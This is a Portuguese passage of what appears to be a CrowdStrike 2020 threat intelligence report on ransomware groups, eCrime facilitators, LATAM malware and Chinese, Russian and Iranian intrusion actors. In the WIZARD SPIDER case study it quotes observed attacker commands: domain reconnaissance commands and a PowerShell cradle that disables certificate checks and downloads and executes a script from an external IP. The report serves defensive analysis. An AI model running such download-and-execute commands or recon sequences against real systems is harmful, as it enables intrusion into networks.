O fator mais relevante a influenciar o eCrime direcionado em 2020 foi, de longe, a eficácia das operações de ransomware. O CARBON SPIDER reestruturou drasticamente suas operações em 2020. Em abril de 2020, o adversário passou abruptamente de campanhas restritas, inteiramente focadas em empresas operando dispositivos de pontos de vendas (PDVs), para operações amplas e indiscriminadas tentando infectar um grande número de vítimas de todos os setores. O objetivo dessas campanhas era entregar o ramsomware como serviço (RaaS) REvil do PINCHY SPIDER. O CARBON SPIDER aprofundou seu compromisso com o BGH em agosto de 2020 usando seu próprio ransomware, DarkSide. Em novembro de 2020, o adversário deu mais um passo no mundo do BGH ao estabelecer um programa afiliado a RaaS para o DarkSide, permitindo que outros atores usassem o ransomware pagando uma parte dos lucros ao CARBON SPIDER.

O afastamento do CARBON SPIDER das campanhas de PDV exemplifica a tendência mais ampla dos atores de eCrime direcionado estarem trocando seus alvos para se concentrarem em BGH. Por exemplo, o ANTHROPOID SPIDER, que em 2019 tinha como alvo o setor financeiro, conduziu campanhas oportunistas de exploração de servidor web em 2020, que distribuíram, principalmente, o ransomware MedusaLocker. Depois de fevereiro de 2020, os importantes adversários COBALT SPIDER e WHISPER SPIDER aparentemente cessaram a atividade de spear phishing contra bancos. É provável que atores associados ao COBALT SPIDER e ao WHISPER SPIDER ainda estejam envolvidos no eCrime, mas tenham escolhido outras formas de gerar renda.

Ainda assim, o eCrime direcionado não morreu, dentre as ameaças emergentes em 2020 estiveram o KNOCKOUT SPIDER e o SOLAR SPIDER. O KNOCKOUT SPIDER conduziu campanhas de spear phishing de baixo volume focadas em empresas envolvidas em criptomoeda. As campanhas de phishing do SOLAR SPIDER distribuem o trojan de acesso remoto JSOutProx a instituições financeiras em toda a África, Oriente Médio, Sul da Ásia e Sudeste Asiático.

WIZARD SPIDER continua suas operações prolíficas

O WIZARD SPIDER foi o adversário criminoso mais denunciado pelo segundo ano consecutivo. Embora a atividade deste adversário tenha sido lenta e esporádica no primeiro trimestre de 2020, ele progressivamente aumentou as operações a partir do segundo trimestre e pelo resto do ano. Um conjunto de ferramentas diversificado e poderoso faz deste grupo criminoso um dos adversários mais formidáveis no atual cenário do eCrime. A equipe de Inteligência da CrowdStrike observou o WIZARD SPIDER aumentar seu escopo de segmentação por setor em 2020, especialmente através da operação do *Conti*.

Relatório de eCrime por Adversário




Figura 6. Denúncias de eCrime por adversário em 2020

O WIZARD SPIDER manteve e forjou relacionamentos poderosos com terceiros que reforçam os recursos de acesso inicial - seu relacionamento contínuo com MUMMY SPIDER é um exemplo. Suas ferramentas e processos foram atualizados em 2020, com a implementação de ferramentas de ofuscação em seus processos de compilação de malware e a adoção de ferramentas comuns. É quase certo que essas mudanças foram implementadas para contornar a detecção de estática e em resposta a relatórios de código aberto focados no *TrickBot* e nas variantes de ransomware do WIZARD SPIDER *Ryuk* e *Conti.*

Destaque da Equipe OverWatch

WIZARD SPIDER ataca instituição financeira

Durante o primeiro trimestre de 2020, a equipe OverWatch identificou um potencial ataque de eCrime contra uma instituição financeira. A análise profunda dessa intrusão feita pelos investigadores de ameaça da equipe OverWatch teve papel fundamental para se obter mais informações sobre um cenário de ameaças complexo, no qual os adversários do eCrime cada vez mais aprimoram suas estratégias.

ADVERSÁRIO LANÇA SHELL DE COMANDO OCULTO

Durante investigação de rotina, a equipe OverWatch descobriu um comportamento incomum vindo de um processo svchost.exe em execução em um controlador de domínio do Windows. Uma biblioteca de links dinâmicos (DLL) suspeita, carregada de forma refletiva, lançada no grupo netsvcs `svchost.exe` e conectada ao domínio `statsgdoubleclick[.]net.`, controlado pelo adversário. Em minutos, a equipe OverWatch identificou que um shell de comando interativo oculto havia surgido no processo `svchost.exe`, mais indicação de que um implante malicioso estava em execução no sistema.

ADVERSÁRIO APOSTA NA TENTATIVA DE ACESSAR O AMBIENTE DA VÍTIMA

O shell oculto levou à execução interativa e prática de vários comandos de descoberta de rede e host. Entre as ações de reconhecimento estavam os esforços para enumeração de DNS e outras infraestruturas de rede, com a provável intenção de se preparar para movimento lateral. Tais comandos incluíam:

```
arp  -a
dnscmd  /enumzones
dnscmd  /zoneprint [REDACTED]
nbtstat  -A  1 [REDACTED]
net sessions
net view
nltest  /domain_trusts
```

A resposta da vítima não foi imediata e completa. Dias depois, o adversário voltou e tentou executar scripts PowerShell desconhecidos a partir de um servidor remoto externo:

```
powershell.exe -nop
$p=4484;[System.Net.ServicePointManager]::ServerCertificateValidation
Callback={$true};iex(New-Object
System.Net.WebClient).DownloadString('https://185.180.197[.]59/msys')
```

Destaque da Equipe OverWatch

Para executar esses comandos, o adversário usou outro shell interativo facilitado pelo mesmo implante em execução no grupo netsvcs `svchost.exe` identificado anteriormente. As configurações preventivas da plataforma Falcon garantiram que os scripts do PowerShell não pudessem ser executados corretamente. Isso levou o adversário a tentar diagnosticar sua falha usando os seguintes comandos:

```
wmic process where name="svchost.exe" get
processid,name,commandline,sessionid,creationdate
tasklist /v
```

Após essas tentativas fracassadas, o adversário desistiu, provavelmente na esperança de encontrar um alvo mais fácil.

CONCLUSÕES E RECOMENDAÇÕES

Uma análise mais aprofundada de todas as atividades de comando e controle envolvidas nesta última intrusão identificou semelhanças com a infraestrutura WIZARD SPIDER já conhecida. Independentemente da identidade do adversário, os defensores devem buscar medidas para prevenir ataques semelhantes. Isso inclui o monitoramento de comportamento incomum de instâncias svchost.exe, em particular a presença de DLLs suspeitas que aproveitam o `svchost.exe` para fazer conexões de rede incomuns a infraestruturas externas. Os defensores também devem considerar o monitoramento de surtos de extensos comandos de descoberta de configuração de rede ocorrendo em hosts ou em contas de usuário onde tal comportamento é inesperado. Dada a popularidade do uso do PowerShell para execução de comandos pós-exploração, outra recomendação é o monitoramento de processos atípicos do PowerShell, se conectando a IPs ou domínios externos.

Facilitadores do eCrime

Os facilitadores são uma parte essencial do ecossistema do eCrime, fornecendo aos atores criminosos recursos aos quais, de outra forma, eles talvez não tivessem acesso. São atores que executam operações de malware como serviço, se especializam em mecanismos de entrega ou exploram redes para vender o acesso inicial a outros atores criminosos.

Os relacionamentos representados na Figura 7 mostram que os adversários do eCrime não são avessos a trabalhar com, ou comprar de, outros atores para aprimorar suas próprias campanhas, maximizar a lucratividade e aumentar sua possibilidade de sucesso. O downloader Amadey Loader e o Smoke Bot do SMOKY SPIDER permanecem populares entre diversos atores. O spambot Cutwail v2 do NARWHAL SPIDER foi amplamente utilizado pelo DOPPEL SPIDER, e o Emotet do MUMMY SPIDER foi empregado pelo MALLARD SPIDER e pelo WIZARD SPIDER. O trojan bancário Zloader ressurgiu, apoiando campanhas operadas por sofisticados adversários de BGH.




Figura 7. Relacionamentos no eCrime observados em 2020

O Ecossistema do eCrime

Uma mudança tectônica em direção ao big game hunting foi sentida em todo o ecossistema do eCrime. Pagamentos de resgates e extorsão de dados se tornaram os caminhos mais populares para a monetização em 2020.

Embora muitos criminosos estabelecidos ainda operem a partir da Rússia e da Europa Oriental, o ecossistema completo é verdadeiramente global, com mercados recém descobertos surgindo e amadurecendo na América Latina, Ásia, Oriente Médio e África.

Muitos atores criminosos desenvolvem relacionamentos dentro do ecossistema para adquirir acesso a uma tecnologia essencial que possibilite suas operações ou maximize seus lucros.

Embora os métodos usados para distribuição de malware permaneçam basicamente os mesmos, os criminosos estão encontrando novas maneiras de contornar as medidas de segurança.


1 Serviços

Brokers de acesso

Hardware para venda

Ferramentas de ataque DDoS

Anonimato e criptografia



Kits de phishing

Ransomware

Crime-as-a-Service (Crime como serviço)

Serviços de teste de cartão de crédito/ débito

Loaders

Serviços de verificação/ contra antivírus

Serviços de embalagem de malware

Host e infraestrutura

Kits de injeção web


Recrutamento para grupos criminosos

2 Distribuição

Spam de redes sociais e mensagens instantâneas


Desenvolvimento de kit de exploit

Distribuição de spam por e-mail




Aquisição de tráfego e/ou sistemas de distribuição de tráfego (TDS)

3 Monetização



Mula de dinheiro e serviços de retirada de dinheiro

Redes de remessa de fraude



Dump shops

Coleta e venda de informações de cartão de pagamento

Lavagem de dinheiro

Pagamentos de resgate e extorsão

Fraude eletrônica

Serviços de criptomoeda

Operadores de trojans bancários continuam evoluindo seu modelo operacional

Conforme observado, os brokers de acesso se concentram principalmente em vender níveis variados de acesso em fóruns criminosos. Seguindo essa tendência, a equipe de Inteligência da CrowdStrike observou adversários criminosos que tradicionalmente operam trojans bancários, fornecendo acesso a terceiros também. Embora o LUNAR SPIDER já fosse conhecido por oferecer distribuição de malware, infecções recentes do *BokBot* levaram diretamente a atividades de acesso interativo, em vez de implantação de malware. O LUNAR SPIDER foi observado apoiando campanhas do *Defray777* do SPRITE SPIDER, mas provavelmente também apoia outros adversários de BGH.

O MALLARD SPIDER também está provavelmente atuando como broker de acesso para operadores de ransomware de BGH. Houve vários casos em que infecções por *QakBot* levaram à implementação de ransomware, incluindo *Egregor, Maze, Doppel-Paymer, MedusaLocker* e *ProLock*. Como o histórico do MALLARD SPIDER é de ser um grupo insular, é provável que esteja vendendo acesso a esses operadores de ransomware através de canais privados.

Destaque da região: eCrime originado na LATAM

Durante 2020, a equipe de Inteligência da CrowdStrike rastreou múltiplas variantes de malware para roubo de informações originários da América Latina (LATAM) e, provavelmente, desenvolvidos por atores de eCrime com base nesta região. Essas famílias de malware incluem *Culebra Variant, Salve, Caiman* e *Kiron*. O malware está disponível para compra em fóruns clandestinos, o que resulta em sua operação por vários atores criminosos. O vetor de infecção mais popular foram as campanhas de spam, as quais contam com técnicas de engenharia social para estimular a interação com hiperlinks no corpo do e-mail, geralmente usando conteúdo de isca com um tema da área financeira ou relacionado à COVID-19.

Embora, tradicionalmente, os ataques observados tenham como alvo entidades dentro dos países da LATAM, as campanhas ocasionalmente se expandiram para a Espanha ou Portugal, muitas vezes redirecionando o mesmo conteúdo em espanhol ou português da campanha original focada na LATAM. Durante 2020, a equipe de Inteligência da CrowdStrike observou o uso de novos conteúdos e idiomas de isca, incluindo francês e italiano. É provável que, tendo estabelecido suas TTPs, esses atores do eCrime estejam agora expandindo seu foco para países europeus. Em última análise, uma infecção bem-sucedida depende da interação da vítima com o e-mail e seu conteúdo malicioso, portanto, adaptar o e-mail ao idioma do país de destino e usar temas de apelo sentimental aumenta as taxas de infecção.

Perspectivas

Os facilitadores continuarão a ser atores importantes no ecossistema do eCrime. Assim como LUNAR SPIDER e MALLARD SPIDER, é provável que os criminosos que operam botnets tentem tirar proveito de suas infecções oferecendo acesso a outros. Enquanto os facilitadores mantêm uma presença constante em fóruns criminosos, atores mais sofisticados continuam a oferecer suporte a outros por meio de canais privados. É provável que, à medida que alguns desses brokers de acesso se tornem mais sofisticados, eles comecem a comercializar seus produtos fora dos fóruns.

O número de atores criminosos operando fora da LATAM parece estar aumentando, e é provável que estes continuem a desenvolver e atualizar uma gama de variantes de malware. Conforme os operadores criminosos baseados na LATAM se tornam mais confiantes com suas TTPs, é de se esperar que campanhas usando vínculos linguísticos para atacar países europeus sejam observadas em 2021.

Intrusão direcionada

Além das intrusões que pareciam ser motivadas pela pandemia da COVID-19 (observadas anteriormente), atores de intrusão direcionada da China, Rússia, Irã, Coreia do Norte, Índia, Paquistão e Vietnã atuaram em prol de objetivos provavelmente relacionados a estratégias de segurança nacional e prioridades de espionagem ditadas por seus respectivos Estados. A equipe de Inteligência da CrowdStrike seguiu identificando atividades de geração de moeda de adversários norte-coreanos e descobriu detalhes de operações com finalidade de lucro próprio atribuídas ao PIONEER KITTEN, com sede no Irã. Detalhes das atividades clandestinas do WICKED PANDA/SPIDER foram revelados quando indivíduos associados a esse adversário foram indiciados em 2020. As acusações e divulgações públicas visaram principalmente as atividades de adversários russos, embora seja improvável que esses grupos de atores não sejam detidos no longo prazo.

Em 2020,
atores de intrusão direcionada da China, Rússia, Irã, Coreia do Norte, Índia, Paquistão e Vietnã atuaram em prol de objetivos provavelmente relacionados a estratégias de segurança nacional e prioridades de espionagem ditadas por seus respectivos Estados.

CHINA

Os adversários chineses aprimoraram suas capacidades cibernéticas por meio do desenvolvimento e compartilhamento contínuos de ferramentas, ao mesmo tempo em que mantiveram seu status como um dos mais prolíficos ciber atores patrocinados por Estado no planeta.

Sob todos os aspectos, 2020 foi um ano desafiador para Pequim. O surto da COVID-19 - com Wuhan no seu epicentro - e as consequências de sua disseminação global consumiram muito dos esforços do Partido Comunista Chinês (PCC). Uma breve redução na atividade dos adversários baseados em Wuhan demonstrou que a COVID-19 teve um impacto tático, além de estratégico. Somou-se à pandemia uma guerra comercial cada vez mais agressiva com os EUA, limitando o acesso das empresas chinesas a tecnologias críticas, como semicondutores, e, ao mesmo tempo, impulsionando altas tarifas cobradas sobre os produtos destinados ao mercado estrangeiro.

Os adversários com base na China continuaram as operações direcionadas ao longo de 2020, em grande parte alinhadas com seus focos tradicionais em espionagem, roubo de propriedade intelectual e vigilância. Os adversários chineses aprimoraram suas capacidades cibernéticas por meio do desenvolvimento e compartilhamento contínuos de ferramentas, ao mesmo tempo em que mantiveram seu status como um dos mais prolíficos ciber atores patrocinados por Estado no planeta. A CrowdStrike observou intrusões de pelo menos 11 adversários chineses nomeados e sete clusters de atividades suspeitos de terem origem na China, com operações alinhadas com os objetivos delineados no 13º Plano Quinquenal (13FYP). Uma ampla gama de setores foi, visada com particular atenção às organizações nos setores de telecomunicações, governo, saúde e tecnologia. O foco no setor de telecomunicações, em particular, foi uma continuação da tendência observada em 2019. Entre os adversários nomeados que atacaram organizações de telecomunicações em 2020 estão WICKED PANDA, CIRCUIT PANDA e PHANTOM PANDA.

Relatório da China por Adversário




Figura 8. Relatório do eixo chinês por adversário em 2020

CHINA

Ator em Destaque: WICKED PANDA

WICKED PANDA continua a ser um dos adversários mais prolíficos rastreados pela a equipe de Inteligência da CrowdStrike. O adversário começou 2020 conduzindo uma campanha abrangente que atravessou verticais e geografias, com foco na exploração de múltiplas vulnerabilidades (CVE-2019-19781 e CVE-2020-10189). Após a exploração bem-sucedida, eles implantaram payloads do *Cobalt Strike* e *Meterpreter* para seguir interagindo com as vítimas. No decorrer do ano, eles continuaram usando *Cobalt Strike*, além de outros loaders e famílias de malware, como *Proxip, AttachLoader, ShadowPad* e *Winnti*.

Atividade do WICKED SPIDER/PANDA por indústria




Figura 9. A ampla gama de alvos do WICKED PANDA em 2020

Em setembro de 2020, o Departamento de Justiça dos EUA anunciou a instauração de processos contra indivíduos associados às operações do WICKED PANDA, retratando de forma clara como foi possível para um grupo chinês conduzir ciber operações ilícitas com fins lucrativos contra empresas de videogame por anos e, ao mesmo tempo, dar suporte a solicitações de inteligência determinadas pelo Estado, sem nenhuma punição. Apesar dessas acusações de alto destaque, a equipe de Inteligência da CrowdStrike ainda observou o WICKED PANDA conduzindo operações no final de 2020.

CHINA

Perspectivas do 14º Plano Quinquenal

Em outubro de 2020, o Partido Comunista Chinês (PCC) traçou seu 14º Plano Quinquenal para 2021-2025 (14FYP/十四个五年规划) e a visão de longo prazo para 2035 (2035 Vision/2035远景目标). O novo plano não será formalizado até março de 2021, porém, um comunicado preliminar foi lançado após a reunião de outubro descrevendo as ambições gerais do PCC, incluindo as seguintes áreas de foco:

1. **Tecnologia e Pesquisa e desenvolvimento:** Melhorar a autossuficiência científica e tecnológica e apoiar avanços tecnológicos focados em inovação.
2. **Dados econômicos:** Melhorar o mercado interno e construir um sistema econômico de mercado socialista de alto nível.
3. **Agricultura e Energia limpa:** Promover o desenvolvimento verde e o desenvolvimento agrícola e rural.
4. **Planejamento urbano:** Otimizar os traçados de desenvolvimento urbano e rural; reduzir a pobreza nas áreas rurais.
5. **Saúde e Seguros:** Melhorar a qualidade de vida e equalização dos serviços públicos básicos; criar um sistema de saúde abrangente.
6. **Meios de comunicação:** Melhorar o soft power, a influência diplomática cultural do país e sua indústria cultural.
7. **Defesa:** Acelerar a modernização da defesa nacional e do exército para apoiar os objetivos de um país rico e um exército forte.

A conquista de novos avanços tecnológicos provavelmente sustentará quase todas as metas de curto e médio prazo da China. Os programas de transferência de tecnologia do PCC combinam metodologias físicas e cibernéticas para identificar lacunas importantes de inteligência e, em seguida, tentar fechar essas lacunas por meio de roubo e espionagem cibernética, joint ventures ou aquisições corporativas. A equipe de Inteligência da CrowdStrike avalia com alto nível de confiança que os adversários do eixo chinês continuarão apoiando esses objetivos em 2021, na ausência de quaisquer consequências significativas. Destaca-se também o fato de o PCC ter mencionado no 14FYP a aceleração de seu soft power e força militar, sugerindo esforços contínuos para aprimorar a Força de Apoio Estratégico do Exército de Libertação Popular (ELP) e as forças cibernéticas chinesas.

Perspectivas

Embora 2020 tenha trazido tarifas significativas cobradas pelos EUA e grande aumento nas acusações do Departamento de Justiça do país em relação à China, isso teve impacto relativamente pequeno no ritmo das ciber operações chinesas, o que ficou evidente com o retorno do WICKED PANDA poucas semanas

CHINA

após ser indiciado publicamente. Melhorias críticas a serem observadas na China em 2021 incluem um ressurgimento de adversários afiliados à Força de Apoio Estratégico do ELP, com TTPs aprimoradas e campanhas de desinformação cada vez mais focadas e automatizadas. Antes do anúncio, em 2015, da reorganização da Força de Apoio Estratégico do ELP, adversários associados ao Exército de Libertação Popular frequentemente visavam organizações governamentais, militares, de defesa, acadêmicas e think tanks, entre outras. A equipe de Inteligência da CrowdStrike avalia com alta confiança que esse padrão de alvos provavelmente retornará à medida em que esses adversários tentam se restabelecer. Os ciber operadores chineses também devem continuar capacitando o amplamente reportado abuso de direitos humanos contra minorias tibetanas e uigures em território nacional, por meio de medidas agressivas de vigilância, incluindo ataque a dispositivos móveis, comprometimento de dispositivos e contas de e-mail pessoais e acesso contínuo a provedores de upstream.

Operadores chineses mais contemporâneos provavelmente continuarão a melhorar suas técnicas operacionais e diversificar suas estratégias e conjuntos de ferramentas, como se pode verificar nos desenvolvimentos de malware recentes, como AvantGard, Clambling (sucessor do PlugX) e ShadowPad. Os adversários do eixo chinês provavelmente continuarão a utilizar ferramentas comoditizadas e de código aberto, como Cobalt Strike e Mimikat. A equipe de Inteligência da CrowdStrike avalia que esses grupos também devem continuar a comprometer a cadeia de suprimento de software, dado seus sucessos anteriores, no final de 2019 e 2020.

RÚSSIA

Embora as operações do eixo russo possam sofrer algumas mudanças em nível tático no curto prazo, no geral, as ações deste adversário não foram significativamente intimidadas em 2020.

Ao longo de 2020, as atividades de vários adversários do eixo russo, em particular grupos operados pelo Estado, foram objeto de acusações pública feitas por organizações governamentais ocidentais. A quantidade e amplitude de informações divulgadas a respeito das operações de intrusão russas não têm precedentes e provavelmente refletem um esforço concentrado para interromper essas atividades, habilitando os defensores e usando técnicas de "soft messaging" pensadas para influenciar o comportamento do adversário.

Embora as operações do eixo russo possam sofrer algumas mudanças em nível tático no curto prazo - por exemplo, a equipe de Inteligência da CrowdStrike observou uma redução contínua nas operações do FANCY BEAR orientadas por malware, além do desenvolvimento contínuo de ferramentas do VENOMOUS BEAR -, no geral, as ações deste adversário não foram significativamente intimidadas em 2020. Os ataques do BERSERK BEAR a organizações ocidentais tiveram alta notável em 2020, impulsionada principalmente por campanhas observadas ao longo do ano contra o governo e os setores de transporte na América do Norte. Enquanto isso, o PRIMITIVE BEAR manteve seu interesse centrado na Ucrânia, sendo observadas atividades regulares deste ator mirando o governo e órgãos oficiais ucranianos. O PRIMITIVE BEAR demonstrou um amadurecimento significativo em tentativas de melhorar sua segurança operacional, estratégia e ferramentas.

Destaque em TTPs: Conexões VPN na mira

Uma TTP para comprometimento inicial de rede observada comumente em vários adversários russos durante 2020 foi a tentativa de obter acesso a alvos por meio da exploração de dispositivos e serviços de rede acessíveis pela Internet, em particular aqueles que suportam conexões de rede privada virtual (VPN). Essa técnica tem a vantagem de ser relativamente oculta caso as tentativas falhem, e de poder proporcionar amplo acesso, se bem-sucedida. É importante notar que muitas das atividades de exploração relatadas contra esses dispositivos atacam vulnerabilidades corrigidas anteriormente. Portanto, é possível que intrusões futuras possam ser suportadas pela exploração de vulnerabilidades de dia zero, se for detectado que as redes alvo estão fortificadas contra as capacidades atuais do adversário.

RÚSSIA

Identificador de vulnerabilidades	Produto alvo	Uso do adversário
CVE-2019-11510	Pulse Connect Secure (PCS)	BERSERK BEAR COZY BEAR VENOMOUS BEAR
CVE-2018-13379	FortiGuard FortiOS SSL VPN	BERSERK BEAR COZY BEAR
CVE-2020-2021	Sistema operacional Palo Alto Networks (incluindo VPN GlobalProtect)	BERSERK BEAR

Tabela 6. Exploração de vulnerabilidades em VPN por adversários russos

Perspectivas

Nos anos anteriores, os grupos russos operados pelo Estado se caracterizaram por investimentos significativos no desenvolvimento e implementação de famílias de malware especificamente adaptadas para apoiar suas atividades de coleta de inteligência. Com essa dependência, vem um maior escrutínio de pesquisadores de segurança e defensores de rede, o que aumenta os custos para os adversários que precisam atualizar continuamente seus conjuntos de ferramentas se quiserem evitar serem detectados. Embora vários adversários russos continuem a empregar malware como parte de seus kits de ferramentas operacionais, eles também têm procurado cada vez mais atalhar os fluxos de trabalho operacionais tradicionais e se concentrar diretamente na coleta de inteligência a partir de serviços terceirizados utilizados por seus alvos, incluindo acesso direto a recursos de rede baseados em nuvem, como servidores de e-mail. A equipe de Inteligência da CrowdStrike prevê que essa tendência provavelmente continuará em 2021. Tentativas anteriores de atacar contas individuais por campanhas de phishing, devem abrir caminho para operações em larga escala contra ativos corporativos, usando credenciais de administrador comprometidas.

De uma perspectiva geopolítica, para contrariar a aprovação doméstica em baixa histórica do presidente Vladimir Putin em meio à contínua contração econômica em 2021 relacionada à COVID-19, a Rússia provavelmente continuará a afirmar seus interesses no exterior, especialmente em pontos críticos como Nagorno-Karabakh e Ucrânia, ao mesmo tempo em que aprofunda laços com parceiros estratégicos como a China e algumas nações africanas. Para tanto, é provável que a Rússia siga com a ciber espionagem contra alvos militares e políticos ocidentais e em setores-chave relacionados às indústrias de energia, defesa e alta tecnologia. O relacionamento de Moscou com os EUA provavelmente permanecerá contencioso em 2021. A transição para o novo presidente americano Joseph Biden **não deve melhorar as relações com a Rússia** ou reduzir as ciber operações patrocinadas pelo Estado visando inteligência política e militar relacionada aos EUA e seus aliados europeus. Além disso, a Rússia deve continuar a conduzir operações de informações contra concorrentes geopolíticos, especialmente os EUA. Historicamente, isso inclui vazamentos e intrusões, com ataques que exploram instabilidade ou divisões políticas internas para exacerbar as tensões existentes.

IRÃ

Os adversários iranianos provavelmente colocarão mais foco na exploração de serviços de rede para permitir a intrusão nas redes alvo em 2021.

Os adversários iranianos de intrusão direcionada estiveram ativos em todo o ano de 2020. Contrariando as expectativas derivadas dos principais desenvolvimentos no início de 2020, como a morte de Qassem Soleimani da Força Quds da Guarda Revolucionária Islâmica (IRGC), a esmagadora maioria dessa atividade parece ter sido orientada para espionagem. Mesmo com a pandemia da COVID-19 afetando significativamente o Irã, as atividades desses adversários refletiram de maneira mais geral as demandas tradicionais de inteligência, com algumas exceções. Destacam-se ataques relacionado à COVID-19 por parte do STATIC KITTEN, o surgimento de uma iniciativa de coleta de informação diferenciada adjacente ao HELIX KITTEN, e o PIONEER KITTEN sendo vinculado a atividades de eCrime, mudando o foco da coleta de inteligência para operações de ransomware disruptivas.

A equipe de Inteligência da CrowdStrike avalia com confiança moderada que os adversários iranianos devem colocar mais foco na exploração de serviços de rede para permitir a intrusão em redes de alvos em 2021, reduzindo - mas não eliminando - o uso de outros métodos de intrusão focados no cliente, como comprometimentos estratégicos da web ou ataques de spear phishing.

Distribuição distinta de alvos entre adversários

